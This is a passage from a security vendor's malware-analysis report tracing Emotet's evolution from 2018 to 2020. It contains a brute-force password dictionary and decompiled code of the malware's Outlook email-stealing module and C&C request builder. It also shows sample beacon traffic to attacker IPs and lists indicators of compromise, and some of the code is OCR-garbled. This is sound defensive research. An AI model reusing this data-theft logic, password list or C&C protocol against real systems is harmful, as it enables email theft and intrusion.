f,kitten,girls,315475,skippy,apollo,magic,11223344,252525,102030,2222,december,asadad,jack,69696969,beavin,01012011,garfield,queve,rebecca,4444,parker,nothing,
lgazxxw2,america,bear,bullshit,nissan,apple,arthur,eminen,quert,ste11a,jessie,legend,gordon,fucking,happy,gunsler,trouble,passwrd,4815162342,bubba,red123,asdfgh
k1,1989,rush1212,spynre,12345a,creat1ve,212121,freddy,calvin,jason,2112,dexter,driver,voodon,ben,jasin,gatur,bonnie,scotin,willie,5158,saosun,111111,alexis,bo
nd007,alex,shithead,7777,azerty,lucky,netallic,albert,1234566,q1w2e3,lq2u3e45t,warrior,xxxxxxx,444444,mountain,debbie,sucess,roebud,hotdog,jacks,giant,e1
phant,monica,porn,stupid,sukit,jeremy,nirvana,zzzzzz,naxue11,tiffany,united,nicholas,lovers,jaguar,packers,maddog,dolphins,bandit,thenan,liverpool,blu,tucker
captain,peokie,dolphin,florida,victor,querty1,he1gms,sandra,wilson,doctor,gemini,peaches,s1erra,1212,asdfghjkl,butthead,redskins,viking,rocket,1992,john,natha
n,rainbow,newyork,cameron,12341234,astartrek,black,1991,asdf,booger,querty123,s1iphnet,dennis,password1,carlos,hater,101000,qazwxxdc,scorpion,abcd1234,henry,tu
rtle,789456,123456a,1998,jackie,159357,danielle,david,liverpo,jonathan,cooper,nurbuy,jobson,muffin,quasxz,55555,quaxxx,pokemon,123abc,rcz,tiger,dick,apple,P
assword,sophie,canada,jordan23,bloujob,toyota,nike,shannon,winston,quertin,ang1e,thcl138,spanky,bitch,ange1a,lauren,panther,8675309,bigtits,blome,go1den,sexse
x,12344321,87654321,crystal,asdfasd,f,gandalf,narlburo,888888,raiders,232323,james,casper,cococa,fishing,ghbdt,narine,panties,prince,winter,jasmine,lg2u3e4r,n
nasha,victoria,adidas,winner,steven,chr1s,rachel,enter,jasper,bigdick,wizard,rabbit,biggiddy,flover,ange1,charles,rangers,1ayer,luanta,budget,chicago,brandy,p
lease,midnight,horney,fender,knight,nk1te,player,redox,oliver,33333,eduard,jobny,forever,notber,chester,yanaha,brandon,fuckoff,q1w2e3f4,horston,m11ler,0000,s
cooby,coffee,ncc1701,999999,tennis,london,987654,couboys,money,iceman,lakers,porsche,123654,hannah,junior,hahaha,hardcore,purple,compaq,quer1234,balldog,dialo,
marina,gateway,123123123,xxxxxx,yel1ow,tigers,monster,nascar,spider,booboo,boomer,melissa,eagles,arsenal,dakota,nanacedes,joseph,stealers,soccer,andra,sanung,f
errari,couby,falcon,welcom,morgan,peanut,saxy,casno,phoenix,naverick,oneopy,sparky,chicken,nickey,whatever,jackson,guitar,bigdog,samantha,richard,cookie,go1f
er,11111,orange,scooter,internet,patrick,q1w2e3f4t5,haley,teet,just in,anthony,8888888,222222,silver,hammer,ghjkl,1234567,diamond,merlin,fucker,secret,beatbe
r,martin,hello,corvette,willian,matrix,taylor,thunder,austin,dallas,987654321,yankees,accnt,matthew,bitese,che1sra,nicole,6969,ashley,lou,sunser,ananda,cheif
joshua,princeps,ginger,aaaaa,159753,thage,fuck,pass,777777,freedom,131313,11111111,555555,xcvbn,1111,pepper,jessica,nichelle,computer,ashlo,george,12233,
k1aster,pruwan,daniel,ranger,hockey,nomax,robert,charlie,2000,fuckme,1loveyou,sunshine,tiger,andre,batman,harley,soccer,buster,hunter,asdfg,xcvbn,jennif
er,jordan,tustmol,k11ler,123456,qazxxc,0000000,121212,fuckyou,lg2u3e45t,superman,passw,654321,nichol,1234567890,mustang,123321,querty10p,666666,master,
shadow,696969,letme in,monkey,football,abc123,baseball,123123,dragon,1234567,111111,1234,12345,123456789,querty,12345678,password,123456
```

## Screenshots of the decrypted password list

## October

---

## October 12

---

The C&C servers suspended their activity while we registered no distribution of new modules or updates. Activity resumed only on October 26.

## October 30

---

The data exfiltration module for Outlook (MD5:64C78044D2F6299873881F8B08D40995) was updated. The key innovation was the ability to steal the contents of the message itself. All the same, the amount of stealable data was restricted to 16 KB (larger messages were truncated).

```
v25 = 4;
v26 = 0xC190102; // PR_SENDER_ENTRYID
v3 = "a1";
v27 = 0xC1A001F; // PR_SENDER_NAME
v28 = 0xC1F001F; // PR_SENDER_EMAIL_ADDRESS
v29 = 0xC19001F; // PR_SENDER_ADDRTYPE
result = (*(int (__stdcall **)(_DWORD, int, _DWORD, char *, int *))(v3 + 20))(v3, &v26, &v27, &v28, &v29);
if ( result != 0 )
{
    v5 = v3;
    if ( *(_DWORD *) (v3 + 32) == 0xC1F001F // PR_SENDER_EMAIL_ADDRESS
    {
        v6 = *(_DWORD *) (v3 + 24);
        v7 = *(_DWORD *) (v3 + 56);
        v30 = 0;
        v31 = 0;
        if ( "0" != "S" || v[1] != "M" || v[2] != "T" || v[3] != "P" )// SMTP
        {
            if ( sub_401C40(v3, (int *) (v3 + 8), &v32, &v33) )
            {
                v30 = sub_401270(v6, v30, (int *) v7);
                dword_410150(v37);
            }
            else
            {
                v30 = sub_401270(v6, *(_DWORD *) (v3 + 40), (int *) v7);
            }
            if ( (*(int (__stdcall **)(_DWORD, _DWORD, int *))(v3 + 72))(v2, 0, &v32) != 0 )
            {
                v30 = 4;
                v21 = 0xFFFF0102; // PR_ENTRYID
                v22 = 0x3001001F; // PR_DISPLAY_NAME
                v23 = 0x3002001F; // PR_ADDRTYPE
                v24 = 0x3003001F; // PR_EMAIL_ADDRESS
                if ( sub_401000((int) &v30, v32, v17, v18, v19, (int) &v33) != 0 )
                {
                    v30 = v33;
                    v20 = 11; // PR_SENDER_ENTRYID
                    v20 = 0xC190102; // PR_SENDER_ADDRTYPE
                    v20 = 0xC10001F; // PR_SENDER_EMAIL_ADDRESS
                    v21 = 0xC1A001F; // PR_SENDER_NAME
                    v23 = 0x3F0102; // PR_RECEIVED_BY_ENTRYID
                    v24 = 0x70001F; // PR_RECEIVED_BY_ADDRTYPE
                    v25 = 0x70001F; // PR_RECEIVED_BY_EMAIL_ADDRESS
                    v26 = 0x40001F; // PR_RECEIVED_BY_NAME
                    v27 = 0x37001F; // PR_SUBJECT
                    v28 = 0x100001F; // PR_BODY
                    v29 = 0x0000000; // PR_MESSAGE_DELIVERY_TIME
                    result = (*(int (__stdcall **)(_DWORD, char *, int *))(v3 + 20))(v3, &v26, &v27, &v28, &v29);
                    if ( result != 0 )
                    {
                        dword_410050(&v30, 0, 32);
                        v31 = *(_DWORD *) (v30 + 160);
                        dword_417000(v37);
                        if ( (unsigned __int64)((*_DWORD *) v37 - v30) / 100000 <= 1555200000000164 )// "Sunday, April 14, 2019 12:00:00 AM"
                        {
                            v5 = v3;
                            if ( *(_DWORD *) (v3 + 96) == 0x70001F // PR_RECEIVED_BY_EMAIL_ADDRESS
                            {
                                v6 = *(_DWORD *) (v3 + 88);
                                if ( "0" != "S" || v[1] != "M" || v[2] != "T" || v[3] != "P" )// SMTP
                                {
                                    v7 = sub_403C00(v30 + 72, v3);
                                }
                                else
                                {
                                    v7 = sub_403450();
                                    v32 = v7;
                                    v5 = v3;
                                }
                            }
                            if ( *(_DWORD *) (v3 + 112) == 0x40001F // PR_RECEIVED_BY_NAME
                            {
                                v33 = sub_403450();
                                v5 = v3;
                            }
                            if ( *(_DWORD *) (v3 + 32) == 0xC1F001F // PR_SENDER_EMAIL_ADDRESS
                            {
                                v8 = *(char *) (v3 + 24);
                                if ( "0" != "S" || v[1] != "M" || v[2] != "T" || v[3] != "P" )// SMTP
                                {
                                    v9 = sub_403C00(v3 + 8, v3);
                                }
                                else
                                {
                                    v9 = sub_403450();
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

## Comparison of the code of the old and new versions of the data exfiltration module for Outlook

---

## November

---

The C&C servers suspended their activity while we registered no distribution of new modules or updates. Activity resumed only on December 6.

---

## December

---

More downtime while C&C activity resumed only on January 10, 2019.

---

## 2019

---

---

## March

---

---

## March 14

---

Emotet again modified a part of the HTTP protocol, switching to POST requests and using a dictionary to create the path. The **Referer** field was now filled, and **Content-Type: multipart/form-data** appeared. (MD5: [beaf5e523e8e3e3fb9dc2a361cda0573](#))


```

memset(s, 0, 2056);
word_list = (PVOID)DecryptString(0x354e, &unk_40F5F0, 0x8C2D793); // L"teapot_pnp,tpt,splash_sits,codec,health,
// ballroom,cw,wbcr,badge,0m,pncr,cookies,ipik,
// devices,enable,m2l,prov,remont,attrib,
// schema,lab,chunk,publish,prep,svrc,sess,
// ringin_nslp,vtubs,lag_add,xian,jit,free,pdf,
// loadin,ar10na,cls,forcef,result,symbolz,
// report_guids,taskbar_child,come_gilich,entries,
// between,bml,usbccid,sym,enable,merge>window,
// scripts,raster,acquire,json,rta,walk,ban"
//
GeneratePathFromList(s, (unsigned int)word_list);
hmap = GetProcessHeap();
{[void (__stdcall *)]void __cdecl, (void __cdecl)HeapFree} [map, 0, word_list];
v7 = ([int] __cdecl *)(&unk_40F5F0) & GetTickCount(); // 0;
GenerateRandomString((int)&random_string, v7 * 4);
v3[0] = 0;
v8 = DecryptString(0x858e, &unk_40F5F0, 0x8C2D793); // L"-----00145d9f45da0"
v9 = ([int] GetTickCount()) & 0xFFFF;
v6 = GetTickCount();
sprintf(0x10, 64, v8, v9, v9);
v10 = GetProcessHeap();
HeapFree(v10);
v11 = DecryptString(0x218e, &unk_40F5F0, 0x8C2D793); // L"Referer: http://%s/%s/"
// Content-Type: multipart/form-data; boundary=%s/"
// Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8/"
// Accept-Language: en-US,en;q=0.5/"
// Accept-Encoding: gzip, deflate/"
}

sprintf(v10 + 0x10, 512, v11, v9, v9);
v12 = GetProcessHeap();
HeapFree(v12);
v13 = DecryptString(0x858e, &unk_40F5F0, 0x8C2D793); // L"%s/"
Content-Disposition: form-data; name="%s"/"
v14 = ([int] __cdecl)(&v10, 128, v11, &v10, &random_string);
v14 = GetProcessHeap();
HeapFree(v14);
v15 = DecryptString(0x858e, &unk_40F5F0, 0x8C2D793); // L"/%s-%s/"
v16 = sprintf(0x10, 128, v11, &v10, v15);
v16 = GetProcessHeap();
HeapFree(v16);
v17 = v15;
v18 = ([int] __cdecl)(&v10 + v17, v17);
v18 = GetProcessHeap();

```

### Code of the POST request generation function



### Example of a POST request

March 20

Yet another change in the HTTP part of the protocol. Emotet dropped **Content-Type: multipart/form-data**. The data itself was encoded using Base64 and UrlEncode (MD5: [98fe402ef2b8aa2ca29c4ed133bbfe90](#)).

```

memset(OutBuffer, 0, 2056);
word_list = DecryptString(&kunk_40f440, 0x600f903); // L"teapot,pnp,tpt,splash,site,codec,health
// _bell00n,c8b,odbc,badge,dma,psec,cookies,lplk,
// devices,enable,mult,prov,vermont,atrlb,
// schema,lab,chunk,publish,prep,svrc,sest,
// ringin,nsip,stubs,img,add,xian_slt,free,pdf,
// loadan,arizona,tlb,forced,results,symbols,
// report,guids,taskbar,child,cone,glitch,entries,
// between,bel,usbccid,sym,enabled,merge>window,
// scripts,raster,acquire,json,rtw,walk,ban"

GeneratePathFromList(OutBuffer, word_list);
word_list_1 = word_list;
hHeap = GetProcessHeap();
HeapFree(hHeap);
referer_template = DecryptString(&kunk_40f610, 0x600f903); // L"Referer: http://%s/%s\r\n
// Content-Type: application/x-www-form-urlencoded\r\n
// DNT: 1\r\n"

snmpr[ntf(v3 + 1024, 512, referer_template, v4, v3)];
v12 = referer_template;
v8 = GetProcessHeap();
HeapFree(v8);
InputBuffer = InputBuffer_1;
Base64size = 4 * (((_DWORD *)InputBuffer_1 + 4) * 2) / 3u;
v10 = GetProcessHeap();
OutBuffer_1 = (unsigned __int8 *)HeapAlloc(v10, 0u, Base64size);
v12 = OutBuffer_1;
v25 = OutBuffer_1;
if (OutBuffer_1)
{
    OutBuffer = (char *)Base64Encode((_DWORD *)InputBuffer + 4, (unsigned __int8 *)InputBuffer, OutBuffer_1);
    v13 = (GetTickCount(0, v22, 0, word_list_1) & 0xf) + 4;
    v21 = v13 + CalcUP1EncodeSize(v12, (int)OutBuffer + 1);
    v14 = GetProcessHeap();
    v15 = (char *)HeapAlloc(v14, 0u, v21);
    v16 = v15;
    *((_DWORD *)v3 + 512) = v15;
    if (v15)
    {
        GenerateRandomString((int)v15, v13);
        v17 = &v15[v13];
        *v17 = *v1;
        *((_DWORD *)v3 + 513) = &v17[UP1Encode((int)OutBuffer, v25, (unsigned __int8 *)v17 + 1)

```

## Code of the updated POST request generation function

```

POST /teapot/ HTTP/1.1
Referer: http://189.250.145.98/teapot/
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 189.250.145.98:443
Content-Length: 455
Connection: Keep-Alive
Cache-Control: no-cache

wD17+vqRkxX2f1GgpIbG4wX2B33ChH9a39JA3Nq0a4LbXSteyYFHS6H4KP08R13KLZ56hzTw0PoSahlEBH1
7rkf2Llgkni0o3bgPUkaqvOYeSABEAFE7N2Fxe0KghCt9u3uFDTePq5taxTw56ohQDRis51MNSct7byHy0
J3JvN2fgkTzYP3TE8cqsQ4a5CIdKvDwhHs@DLJaJfEXalyOtuOXI1IiudY3Pfgfa5dEn660JGutxyR2x2X
2BUBFLXCdofIGlnaBQUGEDbpPK2Fsw0J3MNVcxshAqsXklCummp3IerIGsJFDyV8dqtE2FbBpOZfPK2
8vIuClzqTVigVbSPH3IdgyLrA5eDkAcRe@PwBPRlKuH29Jhtv76IQdK0XEFK0K7pufu5IkV1LypjN2Bz5Y
Dmoxf77FhJERk8nldavAQtxzP0b22Y

```

## Example of a POST request

### April

The first reports appeared that information stolen by the new data exfiltration module for Outlook was being used in Emotet spam mailings: the use of stolen topics, mailing lists and message contents was observed in emails.


### May

The C&C servers stopped working for quite some time (three months). Activity resumed only on August 21, 2019. Over the following few weeks, however, the servers only distributed updates and modules with no spam activity being observed. The time was likely spent restoring communication with infected systems, collecting and processing data, and spreading over local networks.

### November



A minor change to the HTTP part of the protocol. Emotet dropped the use of a dictionary to create the path, opting for a randomly generated string (MD5: [dd33b9e4f928974c72539cd784ce9d20](#)).



```
POST /coRqaEDxooTr8Z2tp5 HTTP/1.1
Referer: http://54.38.94.197/coRqaEDxooTr8Z2tp5
Content-Type: application/x-www-form-urlencoded
DNT: 1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 54.38.94.197:8080
Content-Length: 476
Connection: Keep-Alive
Cache-Control: no-cache

coRqaEDxooTr8Z2tp5=TQ1V5GzEc0zBEwNSX2F0hacyAbLohvX28hQeJunSwEK33X2FyA2qxuFmYoypl4s
rjt0uta4UF2DFIycl8hTc1Zi0buMisQ0gAgaZQ7arETmit1lvQIze08iMBhtqZhk58ipf1K28VliY65NsCfo7
z7DQu2U0e7ZynVbRdJQKtprYrID7rIFx6ibicIoRvZxwsSHHeqG5RqmTFegsCz9LKB00xbbu5AM7Yt7svduCl
z7f9Hx2BVNoGyY2uHFk06TdulQo0N2FH09JlWx2FA6mU00mx36QAdw9Uy0K1ZVRCEAha9Aye75fob7GJ9dI
KpuSx1s5l0omp05ipVX28G0gieLxPht0N28bfuJjCvaxvX2FZj0PISxusaQ4HqX2F5sIYwRRStrLpaob1t6mLR
tU6KpHLI6oPvshq57ovG0AbyTg0VhGU10sgX2f1xjzvJBU3AI
```

### Example of a POST request


## February

---

### February 6

---

Yet another change in the HTTP part of the protocol. The path now consisted not of a single string, but of several randomly generated words. **Content-Type** again became **multipart/form-data**.



```
POST /dnvLO3w9yKfHqTHj/ARvjG5/ HTTP/1.1
Referer: http://71.126.247.90/dnvLO3w9yKfHqTHj/ARvjG5/
Content-Type: multipart/form-data; boundary=-----134386109717955
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 71.126.247.90
Content-Length: 4564
Connection: Keep-Alive
Cache-Control: no-cache

-----134386109717955
Content-Disposition: form-data; name="lbeHlrkCDn"; filename="HEwGYscEQctyv"
Content-Type: application/octet-stream

.VU...dR...r$!..#k...N.7..4.Z.v''F..A....Xjhu..W...i..
6..zT+..tV...v>../.}...C...ff...\.i..}..8...
E..P...cO.t...G.{.Wtj.7...p..No..}.VW.-DS.[...?..cl(.W.=...Sz4...d.o)
u.qC.-7...K).S)..c.R*.<z.Ec0.(...+...#...[...V.
e^..w...rp4.I.x.t...lll'.).#..#={-.$x...?.1W..d. C....
...pI\..s...W..v$T5...H...".W...3..H{(null...0H9a)..K.?t.al.l...-!U..{..
...$.90.....(.l.....+e+Q...#2..e...c.qd.>P...c"...v...n...!..
-----134386109717955
```

### Example of a POST request

Along with the HTTP part, the binary part was also updated. The encryption remained the same, but Emotet dropped Google Protocol Buffer and switched to its own format. The compression algorithm also changed, with zlib replaced by liblzf. More details about the new protocol can be found in the [Threat Intel](#) and [CERT Polska](#) reports.

## February 7

---

C&C activity started to decline and resumed only in July 2020. During this period, the amount of spam fell to zero. At the same time, Binary Defense, in conjunction with various CERTs and the infosec community, began to distribute [EmoCrash](#), a PowerShell script that creates incorrect values for system registry keys used by Emotet. This caused the malware to “crash” during installation. This killswitch worked until August 6, when the actors behind Emotet patched the vulnerability.

## July

---

Only a few days after the resumption of spam activity, online reports appeared that someone was substituting the malicious Emotet payload on compromised sites with images and memes. As a result, clicking the links in spam emails opened an ordinary picture instead of a malicious document. This did not last long, and by July 28 the malicious files had stopped being replaced with images.

## Conclusion

---

Despite its ripe old age, Emotet is constantly evolving and remains one of the most current threats out there. Save for the explosive growth in distribution after five months of inactivity, we have yet to see anything previously unobserved; that said, a detailed analysis always takes time, and we will publish the results of the study in due course. On top of that, we are currently observing the evolution of third-party malware that propagates using Emotet, which we will certainly cover in future reports.

Our security solutions can block Emotet at any stage of attack. The mail filter blocks spam, the heuristic component detects malicious macros and removes them from Office documents, while the behavioral analysis module makes our protection system resistant not only to statistical analysis bypass techniques, but to new modifications of program behavior as well.

To mitigate the risks, it is vital to receive accurate, reliable, before-the-fact information about all information security matters. Scanning IP addresses, file hashes and domains/URLs on [opentip](#) can determine if an object poses a genuine threat based on risk levels and additional contextual information. Analyzing files with opentip, using our proprietary technologies, including dynamic, statistical and behavioral analysis, as well as our global reputation system, can help detect advanced mass and latent threats.

And Kaspersky Threat Intelligence is there to track constantly evolving cyberthreats, analyze them, respond to attacks in good time, and minimize the consequences.

## IOC

---

### Most active C&Cs in November 2020:

---

173.212.214.235:7080  
167.114.153.111:8080  
67.170.250.203:443  
121.124.124.40:7080  
103.86.49.11:8080  
172.91.208.86:80  
190.164.104.62:80  
201.241.127.190:80  
66.76.12.94:8080  
190.108.228.27:443

## **Links to Emotet extracted from malicious documents**

---

[hxxp://tudorinvest\[.\]com/wp-admin/rGtnUb5f/](http://tudorinvest[.]com/wp-admin/rGtnUb5f/)  
[hxxp://dp-womenbasket\[.\]com/wp-admin/Li/](http://dp-womenbasket[.]com/wp-admin/Li/)  
[hxxp://stylefix\[.\]co/guillotine-cross/CTRNOQ/](http://stylefix[.]co/guillotine-cross/CTRNOQ/)  
[hxxp://ardos.com\[.\]br/simulador/bPNx/](http://ardos.com[.]br/simulador/bPNx/)  
[hxxps://sangbadjamin\[.\]com/move/r/](http://sangbadjamin[.]com/move/r/)  
[hxxps://asimglobaltraders\[.\]com/baby-rottweiler/duDm64O/](http://asimglobaltraders[.]com/baby-rottweiler/duDm64O/)  
[hxxp://sell.smartcrowd\[.\]ae/wp-admin/CLs6YFp/](http://sell.smartcrowd[.]ae/wp-admin/CLs6YFp/)  
[hxxps://chromadiverse\[.\]com/wp-content/OzOlf/](http://chromadiverse[.]com/wp-content/OzOlf/)  
[hxxp://rout66motors\[.\]com/wp-admin/goi7o8/](http://rout66motors[.]com/wp-admin/goi7o8/)  
[hxxp://caspertour.asc-florida\[.\]com/wp-content/gwZbk/](http://caspertour.asc-florida[.]com/wp-content/gwZbk/)

## **MD5s of malicious Office documents downloading Emotet**

---

59d7ae5463d9d2e1d9e77c94a435a786  
7ef93883eac9bf82574ff2a75d04a585  
4b393783be7816e76d6ca4b4d8eaa14a

## **MD5s of Emotet executable files**


---

4c3b6e5b52268bb463e8ebc602593d9e  
0ca86e8da55f4176b3ad6692c9949ba4  
8d4639aa32f78947ecfb228e1788c02b  
28df8461cec000e86c357fdd874b717e  
82228264794a033c2e2fc71540cb1a5d  
8fc87187ad08d50221abc4c05d7d0258  
b30dd0b88c0d10cd96913a7fb9cd05ed  
c37c5b64b30f2ddae58b262f2fac87cb  
3afb20b335521c871179b230f9a0a1eb  
92816647c1d61c75ec3dcd82fecc08b2

- [Botnets](#)

- [Thematic spam](#)
- [Trojan](#)
- [Trojan Banker](#)
- [Vulnerabilities and exploits](#)

## Authors



The chronicles of Emotet

---

Your email address will not be published. Required fields are marked \*